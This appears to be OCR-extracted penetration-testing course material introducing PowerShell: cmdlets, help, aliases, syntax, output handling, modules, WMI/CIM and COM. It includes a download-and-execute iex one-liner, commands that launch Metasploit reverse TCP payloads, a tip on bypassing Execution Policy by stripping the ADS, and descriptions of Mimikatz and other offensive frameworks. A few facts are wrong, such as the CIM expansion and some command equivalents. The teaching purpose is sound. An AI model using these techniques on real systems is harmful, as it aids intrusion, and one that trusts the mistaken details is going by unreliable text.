One of the goals of PowerShell was to provide a single way to automate or interactively manage Windows. We cover a few of the most useful features of PowerShell, as you would find it on Windows 8 and Server 2012 independently and as part of a network or Active Directory domain. PowerShell versions are part of the Windows Management Framework install packs; WMF 3.0 includes PowerShell 3.0, for example. WMF 5.1 is the most recent stable version finally available for all supported desktops and servers.

For this course and in general, it is best to assume the version is PowerShell 2.0, unless a specific version is noted. PowerShell v2 is either already installed or available on Windows 7 and later versions. Some PowerShell scripts and tools require v2 compatible syntax, which is the latest version that can be installed on Windows XP and Server 2003.

Task and Configuration Management?

- PowerShell is really just an interface
- A standard interface to Windows objects:
  - Any COM and .NET object
  - WMI: Windows Management Infrastructure
  - OMI: Open Management Infrastructure
  - CIM: Common Information Model
  - DSC: Desired State Configuration
- v3 brought CIM cmdlets for "better" WMI
- v4 brought DSC (defines what result, not how)

Task and Configuration Management?

Specifically, PowerShell is simply a command interface that interacts with various providers. Often, objects are described as PowerShell but are really objects from an API (but available from the PowerShell command-line input). The APIs you tend to see used with PowerShell the most are WMI (now CIM) and .NET objects. CIM, or Common Interface Module, is best described as a more universal Windows Management Infrastructure (WMI). Desired State Configuration (DSC) is a newer API available with PowerShell v4, designed to enable easier system deployment in cloud environments.

What Can PowerShell Do?

- Anything a GUI can do, PowerShell can do
  - Modern Windows management GUI? Same!
  - Legacy commands just work

    cmd.exe's `dir` ~ *nix's `ls` ~ PowerShell's `Get-ChildItem`
  - Launching applications by name

    `notepad ~ notepad.exe ~ c:\windows\system32\notepad.exe`
  - Launching applications associated by extension

    `test.txt`
- Interactive shell, script, or ISE (a shell GUI)
- PowerShell Remoting and Eventing

What Can PowerShell Do?

Because PowerShell is just an interface to objects of various APIs, it can do anything a graphical interface can do. Usually, it is relatively simple to perform quick tasks. Sometimes the object-oriented nature of PowerShell seems more obtuse than simply running a legacy command. The beauty of the PowerShell prompt is the flexibility to intertwine legacy commands and new cmdlet-style syntax.

PowerShell 2.0 was released with the Interactive Scripting Environment (ISE), which is effectively a shell GUI. A huge value of using PowerShell rests in its ability to remotely operate on machines in scripts, interactively, or triggered by events (a.k.a. Eventing).

PowerShell Console versus ISE

- Console-only features:
  - Out-Host -Paging (more equivalent)
  - Start-Transcript (script equivalent)
- Integrated Scripting Environment–only features:
  - Intellisense for commands and parameters
  - Tabbed script editor
  - Script debugger
  - Add-on tools
- Intellisense is the usual reason for using ISE

PowerShell Console versus ISE

The PowerShell console is effectively the CMD.exe shell on steroids. There are minor differences, but core features are essentially the same. Many legacy commands allow for paging with a /p command-line option or with standard output (STDOUT) piped to the more command. Legacy commands that have these behaviors act the same in the PowerShell console, but not necessarily in a GUI shell. The official way to page output (akin to piping to the more command) in PowerShell console is via pipeline to the cmdlet and parameter combination Out-Host -Paging. STDOUT and STDIN can be logged much like the gnu script command with the Start-Transcript cmdlet in PowerShell. These cmdlets use terminal features of the console, so they do work in the GUI.

There are also features unique to the ISE GUI. Integrated Intellisense provides command, parameter, and sometimes value hints for interactive development. The later the version used, the more useful this Intellisense feature becomes. Note there are conditions in which Intellisense can tie up resources and freeze the GUI. The GUI is customizable and custom snap-ins, modules, or even program context can complicate troubleshooting. If you run into an issue with ISE instability, the other real resolution is to avoid the condition by using the console instead of ISE or finding an alternative to continue using ISE.

Other ISE features include syntax highlighting, script debugging, and better command and help reference readability.

Getting Started with cmdlets: Get-ChildItem

- A cmdlet is a contained PowerShell object
  - An object used as a command
  - An object that contains attributes and methods
- A cmdlet follows a Verb-Noun format
  - `Get-ChildItem` is simply a powerful `dir` command
  - Works on files and folders such as `C:` and `C:\Windows`
  - Works with the registry as `HKCU:` and `HKLM:`
  - Works with "Providers" such as `alias:` and `env:`

Getting Started with cmdlets: Get-ChildItem

There is no better way to learn to use PowerShell than to simply dive in. Fortunately, PowerShell is an introspective language in which you can discover most things internally. PowerShell uses cmdlets to represent small actions, although custom cmdlets can be created that perform many tasks. The cmdlet follows a Verb-Noun format such as `Get-ChildItem`. Any cmdlet that starts with `Get` effectively just creates a reference to the Noun; it will not create it. For example, `Get-ChildItem` on a filesystem folder gets contents of the folder, where `New-Item` would be one way to create the folder. PowerShell's object style allows for representing things such as the registry or environment variables as filesystems. This allows us to use `Get-ChildItem` there as well.

How to Use PowerShell

- Generally, cmdlets do what you expect:
  - `Get-Help` for manual pages
  - `Get-Command` for finding commands
  - `Get-Member` to show contents of an object


```
PS C:\> Get-Help Get-ChildItem
NAME
    Get-ChildItem
SYNOPSIS
    Gets the files and folders in a file system drive.
SYNTAX
    Get-ChildItem [[-Path] <String[]>] [[-Filter] <String>] [-Exclude
<String[]>] [-Force] [-Include <String[]>] [-Name] [-Recurse] [-
UseTransaction]   [<SwitchParameter>]] [<CommonParameters>]
```


How to Use PowerShell

`Get-Help` brings up documentation; you can run `Get-Help Get-ChildItem` to read the help documentation of the cmdlet. In this way, `Get-Help` is much like man pages. The `Get-Command` is helpful as well, used for listing possible commands. One of the introspective techniques to find your way with PowerShell is to use the `Get-Member` cmdlet. `Get-Member` enumerates attributes of an object. `Get-Member` is extremely useful in examining an object that is a variable or custom object.

Getting Help

- Use Get-Help to discover capabilities and syntax
  - `Get-Help <cmdlet>` for the manual page
  - Add `-ShowWindow` for a pop-up version



Getting Help

Many PowerShell users prefer to `add -Full` or `-ShowWindow` in PowerShell 3.0 and later to have complete help documentation. `The -ShowWindow` feature has a few GUI features—namely, the find feature to quickly identify key words. Note that `-ShowWindow` is only available in PowerShell ISE 3.0 and later, not in the console.

How to Use Get-Help

- Useful things (`Get-Help Get-Help`):
  - Wildcards work on verb or noun

```
Get-Help Get-*
Get-Help *eventlog*
```

- Sometimes Get-Help doesn't have everything:

```
Update-Help
Get-Help Show-EventLog -Online
```

- ISE has a command subview (`-ShowCommand`)
- Or stick to old help aliases: `help` and `man`

How to Use Get-Help

Using a command such as `Get-Help Get-Help` is akin to "man man" on a Linux system. It is useful if you are looking for command-line parameters or other subtle syntax help. Wildcards are handy, grabbing any matches. The `Update-Help` cmdlet retrieves current help files for all modules and snap-ins that it can query. It is also possible to explicitly look online for help with the -Online parameter. The `ShowCommand` add-on in ISE will be a slightly terse version of help, similar to the first line of a man page (included with PowerShell 3.0 and later). If you prefer to use more terse aliases to get help, you can use help or man, with a few subtle differences such as paging by default in the console.

Get-Help Syntax

- Syntax is important to parameters and pipes:
  - Square brackets mean optional
  - Parameter sets make some conditional

```
Get-ChildItem [[-Path] <String[]>] [[-Filter]
```

    - If you start with -Path, then -Filter is optional
    - The -Filter parameter may or may not exist for other parameter sets
  - Newer versions may retire an old command or parameter with an alias
- This is one key reason that learning PowerShell means learning to explore commands and objects

Get-Help Syntax

Help syntax may have several lines, each one a parameter set. In the slide, the first parameter set allows a parameter of `-Filter` only if a `-Path` is specified. Notice the square brackets surrounding that `-Path` parameter indicate that `the -Path` label is optional, which is how PowerShell represents a *positional parameter*. We do not need to label `-Path` if it is the first option; it is assumed to be `-Path`. This flexible syntax can quickly get confusing, which is why examples (that is, `Get-Help Get-ChildItem -Examples`) and Intellisense in ISE are so useful.

You may also want to use the `-Full` parameter or `-Exam`ple to see common examples of the cmdlet in action.

Wait, What Is an Alias?

- An alias is just a shorter command alternative
- Can be found on the pseudo-drive "Alias:"

```
Get-ChildItem alias:
dir alias:
alias
```

- Note: "`alias`" is also an alias for "`Get-ChildItem alias:`"
- You can `Get-Help About_Alias` for more info
- See other pseudo-drives with `Get-PSDrive` and `Get-PSProvider`

Wait, What Is an Alias?

Aliases are simply abbreviated commands or cmdlets. Merely typing alias into PowerShell enumerates all aliases defined in your session. Extra explanations, not just syntax, can be found with `Get-Help about_alias`. The "alias:" representation allows us to use the collection of aliases as a Windows drive. We can run `dir` or `Get-ChildItem` against it. See other pseudo-drives with `Get-PSDrive` and `Get-PSProvider`.

PowerShell versus cmd.exe

- CWD (.) is no longer first in the PATH
- Pipe (|) is not STDOUT->STDIN
  - Pipe at end of line implies line continuation
  - Pipe passes objects from left to right
  - Everything is an object
  - Even if it is a string, it's a string object
- Parameters passed by name or position
- Modules dynamically loaded on use
- Installing software can install cmdlets also

PowerShell versus cmd.exe

You can do anything in PowerShell.exe you could do in cmd.exe, with a few subtle differences. PowerShell.exe does not have the current working directory (CWD or .) hardcoded to be in the PATH. The pipe character represents a more general left-to-right parameter passing. In PowerShell, the pipe passes objects, not just STDOUT. Modules are dynamically loaded on use, if they are available. Installing more Windows features or third-party software further enhances PowerShell by providing more cmdlets via snap-ins or modules.

PowerShell Standard Syntax

- We already covered cmdlets and pipeline

```
Verb-Noun ParameterbyPositionValue
  -ParameterbyName Value
```

- Ideas shared with Perl:
  - $_ represents a line of current input
  - @ represents an array
  - % represents a hash
  - TMTOWTDI (There's More Than One Way To Do It)
- Object notation aligned with C#

PowerShell Standard Syntax

Generally, cmdlets accept primary parameters passed "by name," which is a label such as `-ComputerName`. If a parameter is commonly used with that cmdlet, it will often be implied by position and won't require a label.

PowerShell borrows syntax and philosophy from several languages. Variables are represented similar to Perl, where a variable is signified with $, an array with @, and a hash with %. The $_ is a special variable that represents the record or line of current input. The APIs used in PowerShell also influence its syntax. The major contributor is .NET objects with C#, which may be familiar to you.

Cmdlets versus Bash versus Cmd

PowerShell	Bash	Cmd
Get-ChildItem	ls	dir
Get-Location	pwd	cd
Set-Location	cd	cd
Resolve-DnsName	dig	nslookup
Select-String	grep	findstr
Get-History	history	doskey /h
Measure-Object	wc	findstr /c
Out-Host -Paging	less	more
Set-Content	cat	type
Remove-Item	rm	del

Cmdlets versus Bash versus Cmd

Here is a short list of similar cmdlets and their Linux Bash or Windows cmd.exe equivalents. Generally speaking, they are equivalent, but the PowerShell cmdlet can operate on objects, not just strings via STDIN or STDOUT.

More PowerShell Syntax

- Object.Attribute or Object.Method
  - 'SEC660\Admin'.Length
  - $user = 'SEC660\Admin'; $user.Length
  - $user = 'SEC660\Admin'; "$user".Length
  - @('SEC660', 'Admin').Length
  - @(2, 'Admin').Length
- Methods and attributes of objects usually are the same whether static or variable
- Syntax can either help or make it more confusing
- Subtle differences can break scripts but be fine interactively

More PowerShell Syntax

Often, PowerShell is used to interact with objects available via a Windows API, such as COM, .NET, WMI, or CIM. Even if it is a custom object, the object brings with it, methods and attributes. When instantiated, an object can use these. For example, whether you're explicitly declaring a string as a variable or constant, its length can be found with `.Length`. (Intellisense in ISE is aware and can help you with possible methods and attributes.)

Errors in attack payloads or scripts can be tripped up by subtle differences between interactive and console use. Exploiting PowerShell scripts could depend on the subtle differences as well.

PowerShell Modules

- Snap-ins in PowerShell 1.0 were cumbersome
- Everything shipped with PowerShell 2.0 and later is part of a module:
  - Dynamic modules only exist in memory
  - Script modules (.psm1) contain scripts and supporting script code (functions, variables, etc.)
  - Binary modules (.dll) are compiled .NET assemblies (some are also PowerShell snap-ins)
  - Manifest modules (.psd1) have metadata (snippets, prerequisites, etc.)

PowerShell Modules

Originally, features were available via snap-ins. The PowerShell developers realized that because modules exist, a snap-in is only a special type of module. Everything now in PowerShell, even its internals, is in the form of modules. There are a few different types of modules: Dynamic modules are temporary, created only in memory; Script modules generically can do anything (and end in .psm1); and Binary modules are compiled into DLLs. Manifests can be included in a module, making it also a manifest module, which has the requisite metadata to create new cmdlets and any dependencies.

Special PowerShell Aliases

- Select-Object:
  - Equivalent to grep or find "string"
  - Aliased as Select
- Where-Object:
  - Equivalent to grep or find "object attribute"
  - Aliased as Where and ?
- Foreach-Object:
  - Equivalent to foreach in many languages
  - Aliased as Foreach and %

Special PowerShell Aliases

There are a few alias shortcuts you often see for common PowerShell cmdlets. This material uses the canonical form where possible and uses shorter forms where it simplifies syntax or aids in readability. `Select-Object` is like grep, but with objects, and it can be shortened to just `Select`. `Where-Object` can also provide similar functionality to grep as well as the find command, and it can be shortened to `Where` or even a question mark. `Foreach-Object` is used frequently, and it's shortened to `Foreach` or the percent symbol (as it effectively creates a dynamic associative array).

`Select-Object` is useful for filtering on string lines, but `Where-Object` is more appropriate to match on object attributes.

PowerShell Characters

- Parentheses are used to return objects ()
- Curly brackets are used for code blocks {}
- Square brackets to refer to position in list []
- Backtick used to escape next character `
  - Often used to continue onto the next line
- Pipe at end of line implies line continuation |
- Semicolon for multiple commands on the same line ;
- Comments:
  - Single-line comment #
  - Multiline comment block <#...#>

PowerShell Characters

Symbols in PowerShell are standard programming symbols, included here for completeness. A few uncommon ones are the backtick, pipe, and multiline comment. The backtick is used to escape the next character. This could be something such as including a quote in a string with $mystring="backtick example: `"" or line continuation by escaping the end of a line. This author prefers using the pipe as an implied line continuation, if needed. Whether you're reading or copy/pasting to a console, it behaves the same.

Multiline comments begin with the <# symbol and end with the #> symbol.

PowerShell String Escaping

- Putting symbols in strings is possible:
  - Use the backtick to escape any character once

```
$thing = "I'd buy that for `$1"
```

  - Use single quotes to avoid processing embedded symbols

```
$thing = "I'd buy that for " + '$1'
```

  - Use a Here-String (surround quote with @) to quote a block including newlines

```
$thing = @'
I'd buy that for $1
'@
```


PowerShell String Escaping

There are three basic ways to escape strings. As mentioned on the previous page, the backtick can be used to treat any special character as literal. When single quotes are used, the variables inside do not resolve; they are taken literally. However, double-quotes do resolve. PowerShell's multiline strings take the form of a "`Here-String`," which puts an @ before and after the quotes. Note that the start of a `Here-String` (literally @' or @") must end the line and the closing symbols must be on their own line as well.

PowerShell Test Operators

Operator	Description
-EQ	Equal to
-CEQ	Case-Sensitive Equal to
-LT	Less than
-GT	Greater than
-LE	Less than or Equal to
-NE	Not Equal to
-NOT	Not
!	Not
-AND	And
-OR	Or

PowerShell Test Operators

Test operators in PowerShell are strict and they do not have symbolic equivalents (except `-Not` as !). A PowerShell test returns a Boolean true or false, unlike languages such as Perl, where sometimes `not(true)` and `not(not(false))` can be confused. Specifically, if the test is somehow undefined, PowerShell considers it not true, whereas some languages might evaluate an undefined condition as being "not false" and therefore to be true.

Managing Output (1)

- If strings are implied, STDOUT redirect works


```
Get-Process > processes.txt
```

- The preferred way is to use another cmdlet

```
Get-Process | Out-File processes.txt
```

- Out-GridView can sort columns or filter

```
Get-Process | Out-GridView
```



Managing Output (1)

Output in PowerShell sometimes confuses people because it seems to work, but not how the user assumes it should work. In other shells, the pipe symbol passes STDOUT from the left to STDIN on the right side. In PowerShell, the pipe symbol passes an entire object or list of objects from left to right. Sometimes that's string output, effectively STDOUT, but the real value in PowerShell is this object pipeline.

Command output can be interpreted by using an output cmdlet. `Out-File` provides a few features useful to saving to file, but other special cmdlets exist. Take advantage of `Out-GridView` to send results to a row and column subview. You can further sort and filter in this subview without rerunning the command. You can even use `Out-GridView -Passthru` as a confirmation tool, selecting records and clicking OK to send them on down the pipeline.

Managing Output (2)


- Saving to CSV is the easy way

  `Get-Process | Export-CSV processes.csv`

- There's always another way to do it

  `Get-Process | ConvertTo-CSV | Out-File processes.csv`


- Console only, not ISE `Out-Host -Paging`



Managing Output (2)

Exporting and importing CSV or XML is easy and useful in PowerShell. Usually, each object is its own record, each attribute a column. If you use `Export-CSV` to save to a file, you can Import it back in later and continue processing on the data easily. If, for some reason, you want CSV formatting but not as a file quite yet, using `ConvertTo-CSV` then `Out-File` will give you that granularity. Also note that `Out-Host -paging` works only in the console, not in ISE.

Using Out-GridView -PassThru




Using Out-GridView -PassThru

Here is an example of using `Out-GridView -PassThru`. We use `Get-Process`, which passes all running processes to `Out-GridView`. When used with `-Passthru`, `Out-GridView` allows record selection and two buttons: OK and Cancel. After records have been selected, typically with CTRL-click or SHIFT-click, OK sends the selection as a list of objects to the next command. Here, that next command is `Stop-Process`, which kills each process.

Note that the five instances of calc were started with a range. That range was created and sent via the pipe symbol as a list to the next. The next command is a foreach symbol and script block, which just contains `Start-Process` and the positional parameter calc. So, for each item in the list (1, 2, 3, 4, and 5), run `Start-Process` calc.

Don't Memorize, Discover!




Don't Memorize, Discover!

You may be saying, "Those features are great, but how do I know where to start?" The beauty of PowerShell's object introspection is you don't need to memorize; you can discover or rediscover what the possibilities are. For example, if you know you want a command to work with XML, you can try `Get-Help` and surround the noun with wildcards. If you want to see the output options, use `Get-Help Out*` to find them.

Discover Based on Parameters

- Look for cmdlets for Alternative Data Streams
- All cmdlets but `Out-String` use `-Stream` for ADS

```
PS C:\> Get-Command -ParameterName Stream |
Where ModuleName -match 'Microsoft.*' |
Get-Help -ShowWindow
```



Discover Based on Parameters

Sometimes you need to look for cmdlets that do something you need, but it's a subfeature of another cmdlet and not part of the cmdlet name. Let's say you want to work with Alternative Data Streams (ADS). You can use `Get-Command` with `-ParameterName` to search for all cmdlets that have parameters named Stream. Here, we use the cmdlet `Where-Object` (shortcut using just `Where`) comparing the ModuleName field with 'Microsoft.*'. Then the pipeline passes every matching cmdlet to `Get-Help -ShowWindow`, which opens a help window for each cmdlet.

This is a great example of discovering features, especially because one of the matches isn't exactly what we wanted. Note that `Out-String` uses `-Stream` to mean something different than an Alternative Data Stream in NTFS. This specific example is useful for mining downloaded content on a victim. (Zone.Identifier is the name of the ADS.) Removing the ADS of a PowerShell script is another way to bypass the Execution Policy that prevents downloaded scripts from running in PowerShell.

Out of Prepackaged Options? Third-Party PowerShell

- PowerShell Community Extensions:
  - Large collection of scripts and modules
  - Popular ones included in later versions of PowerShell
- PowerShell Code Repository
- NuGet: .NET Developer package manager
- Chocolatey: End-product package manager:
  - Install with one command

```
PS C:\> iex ((new-object net.webclient).DownloadString(
'https://chocolatey.org/install.ps1'))
```


Out of Prepackaged Options? Third-Party PowerShell

You may find yourself asking, "Is there already a PowerShell script for this?" Usually, you can find at least snippets with your favorite search engine. Some of the more common supplemental scripts are packaged into the PowerShell Community Extensions project (referred to as PSCX and found at https://archive.codeplex.com/?p=pscx). The popularity of many of the scripts, such as `Get-FileHash`, caused them to be included in later versions of PowerShell. The PowerShell Code Repository at http://poshcode.org/ has many scripts and modules as well, but not distributed in a large package like PSCX.

A newer aspect of software installation is using two newer package managers for Windows. NuGet is designed to help .NET developers manage their libraries. NuGet could help find that .NET assembly needed for building your own PowerShell script or module. Chocolatey is something many people should have anyway. Chocolatey is designed to be the final say in Windows package management. Chocolatey includes many PowerShell tie-ins that NuGet does not directly implement. The primary Chocolatey command, `choco`, behaves like `apt-get` on Debian-based Linux distributions.

Chocolatey has an easy install command from within PowerShell (as long as your ExecutionPolicy does not block it):

```
iex ((new-object
net.webclient).DownloadString('https://chocolatey.org/install.ps1'))
```

To search for PowerShell-related packages, run the following command in PowerShell:

```
choco search powershell -Verbose | Out-Host -Paging
```

PowerShell Security Modules and Scripts

- PowerSploit:
  - First PowerShell Offensive Framework
  - Metasploit integration and Capstone disassembler
  - Invoke-NinjaCopy and Invoke-Mimikatz
- PoshSec Framework – not just a GUI:
  - Real-world tasks with security baked in
- Other valuable security-related PowerShell:
  - Nishang Framework
  - PoshSecMod
  - Kansa Incident Response Framework

PowerShell Security Modules and Scripts

PowerSploit was the first PowerShell framework for offensive security tasks and is still being developed. Some highlights of PowerSploit include Invoke-Mimikatz (plaintext password dump by scraping RAM) and Invoke-NinjaCopy (read from locked files).

Earlier slides mentioned PoshSec as a GUI alternative to PowerShell ISE. PoshSec includes modules for everyday IT tasks but written with security posturing in mind. Scripts included often replicate existing features but are simply easier to use (such as Domain Object scripts that do not require the Active Directory Management Tools to be installed, as opposed to the Microsoft-provided ones such as `Get-ADComputer`).


Dave Hull's Kansa project (https://github.com/davehull/Kansa/) is a framework for incident response and analysis. Nishang (https://github.com/samratashok/nishang) is another offensive framework that includes a variety of useful self-contained scripts, including post-exploitation and exfiltration. Dark Operator releases his PowerShell contributions under a large PoshSecMod (https://github.com/darkoperator/Posh-SecMod) module.

Don't confuse PoshSec Framework with Dark Operator's PoshSecMod. PoshSecMod is a collection of PowerShell modules useful to infosec tasks. Most notably, the Metasploit cmdlets use the Metasploit API, instead of merely wrapping msfvenom like most Metasploit helpers.

We'll cover more about PowerShell Metasploit helpers specifically later.

Starting and Stopping Processes

- Using `Start-Process` and `Stop-Process -Confirm`




```
PS C:\> Get-WmiObject -Class Win32_process -Filter
"name like 'met%'" | Select ProcessID, CommandLine
```


Starting and Stopping Processes

Remember, the classic way of starting a process by simply entering the filename works. But with PowerShell's Start-Process cmdlet, we can do this over a remote session, as well as use the process as an object in PowerShell.

```
Start-Process .\met1111.exe -ArgumentList LMHOST=10.10.10.10
Get-Process met* | Stop-Process  -Confirm
```

This example starts three Metasploit reverse TCP payloads, each one using a different destination TCP port (1111, 2222, and 3333). If we want to kill the met1111.exe by matching on the argument (LHOST=10.10.10.10), we have to use the CommandLine attribute via WMI's Win32_Process class. The resulting Process objects can then be piped to the `Stop-Process` cmdlet.

```
PS C:\> Get-WmiObject -Class Win32_process -Filter "name like 'met%'" |
Select-Object ProcessID, CommandLine | Stop-Process  -Confirm
```

The `-Confirm` parameter is useful for action cmdlets as well; for when a precise match isn't worth the time, `-Confirm` prompts for each object. This is great for killing malicious or awkward processes. The `-Confirm` and `-Verbose` parameters are often set when invoked. Sessions have `$VerbosePreference` and `$ConfirmPreference` set by default, but to enforce confirming every action, adding `-Confirm:$true parameter` will always ask, regardless of the `$ConfirmPreference` setting.

WMI versus CIM in PowerShell

- Windows Management Instrumentation (WMI) is a subset of Common Information Model (CIM):
  - WMI is implemented over DCOM in PowerShell

```
Get-Command *WMI*
```

- CIM in PowerShell is generally faster and more flexible than WMI:
  - CIM uses Windows Remote Management (WinRM)
  - Already enabled with PowerShell Remoting

```
Get-Command -Module CIM*
```


WMI versus CIM in PowerShell

Microsoft has included Windows Management Instrumentation (WMI) as a part of Windows since Windows 2000. Until PowerShell, these features were primarily used from Visual Basic scripts, .NET-compiled assemblies, or the wmic.exe command-line tool (included with non-Home versions of Windows). WMI allowed for class object access, including calling public methods for creating and destroying instances. WMI requires DCOM to be used over Microsoft RPC ports. You can see the WMI cmdlets in PowerShell with `Get-Command *WMI*`. PowerShell 3.0 implemented Common Information Model (CIM), which can be used with WMI or more generically with non-Windows resources. Because it is a more abstract interface, syntax is a little more cumbersome and obtuse than interacting directly with WMI. When correctly implemented, CIM is faster, using WS-Man protocol over SOAP connections as Windows Remote Management (WinRM). This technique requires appropriately signed certificates and standard web TCP ports. CIM cmdlets can be forced to use DCOM instead.

If you want to adapt a PowerShell attack to work on an earlier version of Windows Management Framework (WMF), you might have to find alternative ways using WMI instead of CIM. You need to research the differences with search sleuthing and object introspection in PowerShell.

Using COM Objects in PowerShell

- COM objects in PowerShell are useful in migrating Visual Basic payloads
- Sometimes there is no PowerShell equivalent
- Example: Extract ZIP to C:\tmp using shell.application

```
PS C:\> $shell=New-Object -com shell.application
$zip = $shell.NameSpace("C:\source.zip")
foreach($item in $zip.items())
{$shell.Namespace("C:\tmp").copyhere($item)}
```

